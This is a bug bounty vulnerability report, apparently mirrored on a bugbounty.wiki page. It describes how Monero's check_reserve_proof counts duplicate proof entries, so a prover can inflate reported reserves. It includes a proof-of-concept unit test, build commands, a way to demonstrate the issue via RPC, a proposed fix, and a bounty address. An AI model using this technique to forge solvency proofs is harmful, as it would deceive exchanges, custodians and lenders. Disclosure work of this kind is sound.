`check_reserve_proof` counts duplicate entries: one output can inflate `total`
The reserve proof verifier does not reject duplicate key images or output references, so a malicious prover can repeat the same output many times and inflate the reported total. An attacker could present a proof that verifies while claiming reserves several times the real balance.

- Triaged in under an hour
- Fixed in 15 days
- Disclosed after 3 months
Repository: monero-project/monero — src/wallet/wallet2.cpp, src/wallet/wallet_rpc_server.cpp. Snapshot: master @ 3ad4a5ee8 (v0.18.1.0-3ad4a5ee8).
Summary
Reserve proofs are untrusted blobs. The verifier walks a vector of reserve_proof_entry and, for each row, checks signatures against a prefix hash, then adds that row’s output amount to total (and spent when the daemon says the key image is spent). Nothing in that loop requires each key_image or each (txid, index_in_tx) to appear only once.
The prefix is built by concatenating the message, the claimed address, and every key_image in order—the same layout the honest get_reserve_proof uses:
std::string prefix_data = message;
prefix_data.append((const char*)&address, sizeof(cryptonote::account_public_address));
for (size_t i = 0; i < proofs.size(); ++i)
  prefix_data.append((const char*)&proofs[i].key_image, sizeof(crypto::key_image));
crypto::hash prefix_hash;
crypto::cn_fast_hash(prefix_data.data(), prefix_data.size(), prefix_hash);
If you repeat the same output N times in proofs, you also repeat N copies of that key image in prefix_data, recompute prefix_hash, and sign against that hash. The owner of the output already has the keys to produce valid shared_secret_sig and key_image_sig for each row; those checks are per-row and do not see “this key image was already used.”
The accounting is flat:
for (size_t i = 0; i < proofs.size(); ++i)
{
  // ... fetch tx, verify proofs, derive output ...
  total += amount;
  if (kispent_res.spent_status[i])
    spent += amount;
}
So the reported reserve scales with how many times the same row appears, not with how many distinct outputs exist on-chain. Stock get_reserve_proof only emits each selected transfer once, but nothing stops a custom prover from serializing duplicates; on_check_reserve_proof just forwards into check_reserve_proof.
Releases Affected
Re-checked on master @ 3ad4a5ee8 against the local tree. Issue is in the verifier logic, not a recent regression; any branch with this reserve-proof path has the same gap.
Steps to Reproduce
check_reserve_proof needs a daemon for /gettransactions and /is_key_image_spent, so the checked proof below lives in tests/unit_tests/reserve_proof.cpp and only rebuilds the prefix, the per-entry check_tx_proof / check_ring_signature chain, and a toy total += amount loop (logging to stdout is in the tree; trimmed here):
TEST(reserve_proof, duplicateKeyImagesReuseValidEntrySignatures)
{
  constexpr size_t duplicate_count = 3;
  constexpr int reserve_proof_version = 2;
  const std::string message = "unit-test-duplicate-ki-reserve-proof";

  cryptonote::account_base account;
  account.generate();
  const cryptonote::account_keys &keys = account.get_keys();
  std::unordered_map<crypto::public_key, cryptonote::subaddress_index> subaddresses;
  subaddresses[keys.m_account_address.m_spend_public_key] = {0, 0};

  crypto::public_key tx_pub;
  crypto::secret_key tx_sec;
  crypto::generate_keys(tx_pub, tx_sec, tx_sec, false);

  crypto::key_derivation recv_derivation;
  ASSERT_TRUE(keys.get_device().generate_key_derivation(tx_pub, keys.m_view_secret_key, recv_derivation));

  crypto::public_key out_pub;
  ASSERT_TRUE(crypto::derive_public_key(recv_derivation, 0, keys.m_account_address.m_spend_public_key, out_pub));

  cryptonote::keypair ephemeral;
  crypto::key_image ki;
  ASSERT_TRUE(cryptonote::generate_key_image_helper(keys, subaddresses, out_pub, tx_pub, {}, 0, ephemeral, ki, keys.get_device()));

  const crypto::public_key shared_secret =
      rct::rct2pk(rct::scalarmultKey(rct::pk2rct(tx_pub), rct::sk2rct(keys.m_view_secret_key)));

  std::string prefix_data = message;
  prefix_data.append((const char *)&keys.m_account_address, sizeof(cryptonote::account_public_address));
  for (size_t i = 0; i < duplicate_count; ++i)
    prefix_data.append((const char *)&ki, sizeof(crypto::key_image));
  crypto::hash prefix_hash;
  crypto::cn_fast_hash(prefix_data.data(), prefix_data.size(), prefix_hash);

  crypto::signature shared_secret_sig;
  crypto::signature key_image_sig;
  crypto::generate_tx_proof(prefix_hash, keys.m_account_address.m_view_public_key, tx_pub, boost::none,
      shared_secret, keys.m_view_secret_key, shared_secret_sig);
  const crypto::public_key *const pubs[1] = {&out_pub};
  crypto::generate_ring_signature(prefix_hash, ki, pubs, 1, ephemeral.sec, 0, &key_image_sig);

  crypto::signature spend_sig;
  crypto::generate_signature(prefix_hash, keys.m_account_address.m_spend_public_key, keys.m_spend_secret_key, spend_sig);
  ASSERT_TRUE(crypto::check_signature(prefix_hash, keys.m_account_address.m_spend_public_key, spend_sig));

  for (size_t row = 0; row < duplicate_count; ++row)
  {
    ASSERT_TRUE(crypto::check_tx_proof(prefix_hash, keys.m_account_address.m_view_public_key, tx_pub, boost::none,
        shared_secret, shared_secret_sig, reserve_proof_version));
    ASSERT_TRUE(crypto::check_ring_signature(prefix_hash, ki, pubs, 1, &key_image_sig));
  }

  constexpr uint64_t output_amount = 7000000000000;
  uint64_t total_as_verifier = 0;
  for (size_t row = 0; row < duplicate_count; ++row)
    total_as_verifier += output_amount;
  ASSERT_EQ(total_as_verifier, duplicate_count * output_amount);
}
Build and run only that test:
cmake -S /home/beni/Monero/monero -B /home/beni/Monero/monero/build/release \
  -D CMAKE_BUILD_TYPE=Release -D BUILD_TESTS=ON
cmake --build /home/beni/Monero/monero/build/release -j"$(nproc)" --target unit_tests

/home/beni/Monero/monero/build/release/tests/unit_tests/unit_tests \
  --gtest_filter=reserve_proof.duplicateKeyImagesReuseValidEntrySignatures \
  --data-dir /home/beni/Monero/monero/tests/data
wallet2.cpp is huge; if the linker machine runs out of RAM, drop parallelism (-j1).
Observed output (the middle block is printed by the test; prefix_hash / key_image change every run because the account is random):
[ RUN      ] reserve_proof.duplicateKeyImagesReuseValidEntrySignatures

=== reserve_proof.duplicateKeyImagesReuseValidEntrySignatures ===
...
--- Accounting (mirrors check_reserve_proof: total += amount each row) ---
  single on-chain output amount (atomic units): 7000000000000
  proof rows summed:                              3
  reported total without dedup:                 21000000000000
  inflation vs one output:                      3x
...

[       OK ] reserve_proof.duplicateKeyImagesReuseValidEntrySignatures (4 ms)
[  PASSED  ] 1 test.

What the test proves:
- The prefix can list the same
key_imagemultiple times;cn_fast_hashstill yields a singleprefix_hashthat the prover can sign. - One set of entry signatures verifies for every duplicate row (
check_tx_proof/check_ring_signatureare calledduplicate_counttimes with the same inputs). - Summing a fixed
output_amountonce per row givesduplicate_count × output_amount—same shape astotal += amountin the wallet.
To see the same behaviour behind a real RPC check_reserve_proof, build wallet + daemon + functional_tests, temporarily duplicate selected_transfers in get_reserve_proof after it is finalized (simulates a malicious prover; the verifier stays untouched), regenerate a proof, and call check_reserve_proof: good stays true while total jumps by the duplication factor. Remove the hack and total returns to the real balance.
Possible Solution
Before hitting the daemon or summing amounts, reject duplicates:
std::unordered_set<crypto::key_image> seen_key_images;
std::set<std::pair<crypto::hash, uint64_t>> seen_outputs;

for (const reserve_proof_entry &proof : proofs)
{
  THROW_WALLET_EXCEPTION_IF(!seen_key_images.insert(proof.key_image).second,
      error::wallet_internal_error, "Duplicate key image in reserve proof");
  THROW_WALLET_EXCEPTION_IF(!seen_outputs.emplace(proof.txid, proof.index_in_tx).second,
      error::wallet_internal_error, "Duplicate output in reserve proof");
}
After that lands, flip the gtest to expect failure/rejection when a second identical row appears, and keep the current file as a reference for what used to verify cleanly.
This should ship together with the RingCT amount binding in reports/critical-wallet-check-reserve-proof-unverified-rct-ecdh-amount-overstates-reserves.md: duplicate rows and bogus decoded amounts are separate ways to lie about reserves.
Impact
This does not empty a wallet; it makes check_reserve_proof lie about how much XMR backs an address. Anyone treating that RPC as a solvency check—exchange, custodian, lender, bridge, or ad hoc auditor—can be shown a proof that verifies while total is several times the real position. The unit test above is evidence of the crypto/accounting shape, not a polished one-liner exploit against mainnet.
Note
Prepared with editor/AI help on wording and layout; line references and build commands were checked against the local tree at 3ad4a5ee8.
Bounty
If this qualifies for a bounty, XMR can be sent to:
47TUANy82gtBFMvsFwyA3hE98PzgKSmxNia3n9fpvSadDWs234M7oWfevXqYxKmy3d9hSp1TH82gX4JWvNEUupse2s92maV
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The verifier sums each proof entry without checking that key images or output references are unique.
Impact
This does not empty a wallet; it makes `check_reserve_proof` lie about how much XMR backs an address, so anyone using it as a solvency check could be shown a proof that verifies while `total` is several times the real position.
What the attacker needed
Ability to craft a custom reserve proof; victim relies on check_reserve_proof for solvency
The fix
The verifier should reject duplicate key images and duplicate output references before summing amounts.
How it was found
- Generate a valid reserve proof entry for a single output.
- Duplicate that entry multiple times in the proof vector.
- Recompute the prefix hash over the duplicated key images and sign it.
- Run the verifier loop, which adds the output amount once per duplicate row.
- Observe the reported total is multiplied by the duplication factor.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A reserve proof is meant to show how much cryptocurrency an address holds without revealing which coins. The verifier adds up the value of each entry in the proof, but it never checks whether the same entry appears more than once. By repeating one real entry many times, someone can make the total look much larger than it really is.
What is Business logic?
The application works as coded but not as intended: a negative price, a skipped payment step, a limit that can be crossed.